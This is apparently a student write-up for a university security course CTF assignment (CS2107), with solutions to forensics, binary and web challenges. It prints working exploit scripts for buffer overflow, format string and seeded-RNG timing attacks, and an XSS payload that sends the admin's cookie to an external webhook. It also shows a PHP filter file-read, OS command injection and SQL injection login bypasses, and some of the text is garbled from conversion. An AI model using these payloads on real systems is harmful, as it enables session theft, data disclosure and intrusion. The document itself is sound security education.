# Contents

WarmUp:	2
Inspector:	2
Time to REST:	2
Network:	3
Learn WireShark:	3
Hide and Seek:	3
Binary:	4
BofSchool:	4
CustomCat:	4
Vegas:	5
Address Book:	6
Web:	7
aCross the Site:	7
Localhost is Safer Than Web:	7
Web Tools:	8
Vaccine:	8
Superior Vaccine:	g
Booster Vaccine:	g

Assignment 2 WriteUp:

# WarmUp:

Inspector:

The flag was split up into 4 parts in the website http://cs2107-ctfd-i.comp.nus.edu.sg:2781/. 2 hidden in the HTML file, 1 in the CSS file (style.css) and 1 in the JS file (script.js).

```
<!--Portfolio Modal - Text-->
    w 
      Congratulations, you found the first section of the flag (1/4) cs2107{Ar3n't_
 ▶ <div id="portfolioModal6" class="portfolio-modal modal fade" tabindex="-1" role="dialog" aria-labelledb
 <!--Congratulations, you found the second section of the flag (2/4): y0u_4_vE-->
   <!--Bootstrap core JS-->
@charset "UTF-8";
* Congratulations, you found the third section of the flag (3/4): ry_dilli
* Start Bootstrap - Freelancer v6.0.5 (https://startbootstrap.com/theme/freelancer)
      -- .. ---- --
            });
     67
     68 })(jQuery); // End of use strict
     69
      70
     71
         // Congratulations, you found the last section of the flag (4/4): gent_one}
     Q flag
```

Flag: cs2107{Ar3n't y0u 4 vEry dilligent one}

Time to REST:

Task is to send curl commands.

Flag: cs2107{p0st 4nd update b4 delete 42532}

### Network:

#### Learn WireShark:

Follow TCP stream in the learn\_wireshark.pcapng file. Then we will find 2 pieces of text which contain the flag.

#### complete text:

The 2 Stages of the Flag Hunt Process

While all creative people apply unique methods and thought processes to their work, there are 2 stages that most hunters subconsciously follow while pursuing their flag endeavors. The 2 stages of the hunting process each flow logically into the next phase of the process. As you embark on your own hunting process, unleash your mind and let your ideas grow through the 2 stages of hunting.

Preparation stage: As you begin the hunting journey, the first stage involves prep work and idea generation. This is when you gather materials and conduct research that could spark an interesting idea. Brainstorm and let your mind wander, or write in a journal to foster divergent thinking; fla g 1: cs2107{w3Lc0me\_t0\_tH this will help you consider all possible approaches to building out your idea. In this first part of the process, your brain is using its memory bank to draw on knowledge and past experiences to generate original ideas.

Incubation stage: When you have finished actively thinking about your concepts, the second stage is where you let it go. Part of creative thinking is taking a step away from your idea before you sit down to flesh it out. You might work on another project or take a break from the creative process altogether...regardless, you are not consciously trying to work on your idea. Walking away from your idea might seem counterproductive, flag 2: 3\_f0rens1cS\_w0R1d} but it...s an important stage of the process. During this time, your story or song or problem is incubating in the back of your mind.

Sometimes called the insight stage, illumination is when the ...aha... moment happens. The light bulb clicks on as spontaneous new connections ar e formed and all of that material you...ve gathered comes together to present the solution to your problem. In this third stage, the answer to your c reative quest strikes you. For example, you overcome writer...s block by figuring out the ending to your story. It can take you by surprise but after the incubation stage, an idea has emerged.

Flag: cs2107{w3Lc0me t0 tH3 f0rens1cS w0R1d}

#### Hide and Seek:

Following TCP stream in the file hideseek.pcapng, we find that there is a user authenticating and downloading a file called secret.zip. Thus by downloading that TCP stream which contains the zip file. We try to unzip and require the password (cowhunt) which is from the previous authentication.



Flag: cs2107{w4t d03s tH3 c0w s4y m00 mOo}

# Binary:

#### BofSchool:

The challenge requires a bufferoverflow attack. In this situation we will require changing the return address in the instruction pointer (\$rip) to the address of the function win().

```
nnything/@DESKTOP:/mnt/d/Workable Shit/notes/School/School given/CS2107/Assignment/Assignment 2/bofSchool$ ./xpl.py
[*] Opening connection to cs2107-ctfd-i.comp.nus.edu.sg on port 2770: Done
[*] Switching to interactive mode
cs2107{4r3_y0u_r34dy_f0r_m0r3_h4ckln6}
[*] Got EOF while reading in interactive
$
[*] Interrupted
```

File: bofxpl.py

```
# pwntools is a very powerful library for doing exploitation
from pwn import *

HOST = "cs2107-ctfd-i.comp.nus.edu.sg"

PORT = 2770

BINARY = "./bof"
r = remote(HOST, PORT) # to open a connection to the remote service, aka the challenge

PADDING = b"0"*40

RETURN_ADDRESS = 0x004005b7 #address of win()

PAYLOAD = PADDING + p64(RETURN_ADDRESS) # p64 converts an integer to 8-byte little endian bytestring format r.sendline(PAYLOAD)

r.interactive()
```

Flag: cs2107{4r3 y0u r34dy f0r m0r3 h4ck1n6}

#### CustomCat:

The challenge requires a format string attack. Since the input is not sanitized in the line where printf(input\_filename);, we are able to send in any type of parameters we want to print out the flag. By utilizing the \$ format specifier in printf, we are able to indicate which parameter we want to be printed out. In this case it is where n = 13 which will print the flag.

```
nnythingy@DESKTOP:/mnt/d/Workable Shit/notes/School/School given/cs2107/Assignment/Assignment
t 2/customCat$ ./xpl.py
[+] Opening connection to cs2107-ctfd-i.comp.nus.edu.sg on port 2779: Done
[*] Switching to interactive mode
Current working directory is: /home/customcat/file
cat.txt
customcat
customcat
customcat.c
flag.txt
Enter a filename to print the contents of the file => cs2107{4mat_y0uR_stRinGs_706c73}
cannot be found in the current directory.
Hint: Flag is at 0x55a5d6d38260
```

File: catxpl.py

```
from pwn import *

HOST = "cs2107-ctfd-i.comp.nus.edu.sg"

PORT = 2779

for i in range (0,14):
    r = remote(HOST, PORT) # to open a connection to the remote service, aka the challenge

PADDING = "%"+str(i)+"$s"

r.sendline(PADDING)

r.interactive()
```

Flag: cs2107{4mat y0uR stRinGs 706c73}

Vegas:

The challenge requires a timing attack. Whenever we choose to reset, it will change to seed of srand() to current\_time, which is time(NULL). Thus by repeatedly calling reset before each guess, we can know what the number will be for play()

Thus to do this, we need a helper file which will also calculate the srand(time(NULL)) at the same time when we reset the challenge. Then we just need to feed in the input from the helper file as the correct "guess"

Files: vegxpl.py, helper.c

```
from pwn import '
from subprocess import *
HOST = "cs2107\text{-}ctfd\text{-}i.comp.nus.edu.sg"
PORT = 2773
BINARY = "./vegas"
r = remote(HOST, PORT) # to open a connection to the remote service, aka the challenge
for i in range(0,100000):
  PADDING = ""
  r.sendline(PADDING)
  for i in range(0, 8):
    r.sendline("2")
    guess = check_output(["./helper"])
    r.sendline(PADDING)
    r.sendline("1")
    r.sendline(guess)
  sleep(0.0001) \# to line up time with the server
```

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    srand(time(NULL));
    int num = rand() % 100 + 1;
    printf("%d", num);
    return 0;
}
```

Flag: cs2107{eV3rYdAy 1m bUfF3r1nG}

#### Address Book:

The challenge requires an integer overflow attack. Our input into the function delete\_many\_contacts() will immediately affect the variable int num\_contacts. With the largest value of int as 2147483647, the value 2147483648 will start again from – 2147483648. Another observation is trying a negative number eg: -1 in delete\_many\_contacts() will add to num contacts since num contacts -= delete num.

Hence the attack will require us:

- 1) Delete -2147483647 contacts with delete\_many\_contacts(), which will add 2147483647 empty contacts.
- 2) Delete 2147483648 contacts, which will minus -2147483648.
  - a. This will make num\_contacts = -1, and hence the array will interact with the -1 index and go back 1 struct Contact.
- 3) Add a contact to the struct at &contacts[-1]
  - a. Since each struct will take up 40 bytes, 20 for name and 20 for phone number
  - b. The address for is\_premium\_user is 20 bytes away. Hence we just need to write is\_premium\_user with any non-zero number. This will make the switch case 999 true and unlock the flag in premium feature()


## 

Flag: cs2107{s1gn3d v5 uns1gn3d 7h3r3 1s a d1ff3r3nc3}

## Web:

#### aCross the Site:

This is an XSS attack. Thus we will to inject a script function to write the cookie the admin has and send to our webhook.




http://165.232.169.47:2777/?search=%3Cscript%3E+document.write%28%27%3Cimg+src%3D %22https%3A%2F%2Fwebhook.site%2F8b1030f7-6e3d-48b9-b23d-126f13e99755%3Fc%3D%27%2Bdocument.cookie%2B%27%22+%2F%3E%27%29%3B+%3 C%2Fscript%3E

Flag: cs2107{n0w\_y0u\_s33\_m3\_x5S}

#### Localhost is Safer Than Web:

This requires us to take the file and using PHP stream filters, convert the file into base64, which will encode the whole file instead of the PHP file being executed on the server.

curl http://cs2107-ctfd-i.comp.nus.edu.sg:2782/?f=php://filter/convert.base64-encode/resource=flag.php



Flag: cs2107{1 alnt u2ing php 4galn}

#### Web Tools:

This challenge requires to conduct an OS command injection. We need to pipe the commands we want to use after the given command. Since whitespaces are escaped, we need to add \${IFS} which is an internal field separator to run the command cat properly.



Flag: cs2107{05 c0mm4nd 1nj3c710n 15 d4n63r0u5 50 b3 c4r3ful y0}

#### Vaccine:

This challenge requires and SQL injection. With the command admin'--

# Level Up!

# cs2107{aw3s0meee\_Y0uG0t\_v4cc1n4t3d}



Flag: cs2107{aw3s0meee\_Y0uG0t\_v4cc1n4t3d}

#### Superior Vaccine:

This challenge requires and SQL injection. With the command admin'--

# Challenge Cleared! cs2107{g3T y0 v4cC111Ne T0d4Y78372648723467YY}

## Super Secure Log In

SELECT * FROM USERS WHERE username = '\$username	' AND pass = '\$password';		
Jsername:			
admin;			
This connection is not secure. Logins entered here could be compromise	ed. Learn More		
		View Sweed Lawins	

Flag: cs2107{g3T y0 v4cC111Ne T0d4Y78372648723467YY}

#### Booster Vaccine:

This challenge requires and SQL injection. But since the keyword "admin" is being filtered out, there is a need to bypass that. By utilizing string concatenation, we are able to bypass the filter and still input the word admin by: ad'/\*\*/||/\*\*/'min'--

# Challenge Cleared! cs2107{y0u\_4R3e3eee\_In51NciBl39873458u5\_n0w} Super Secure Log In "SELECT \* FROM USERS WHERE username = '\$username' AND pass = '\$password';" Username: ad'/\*\*/||/\*\*/min'-|

Flag: cs2107{y0u\_4R3e3eee\_ln51NciBl39873458u5\_n0w}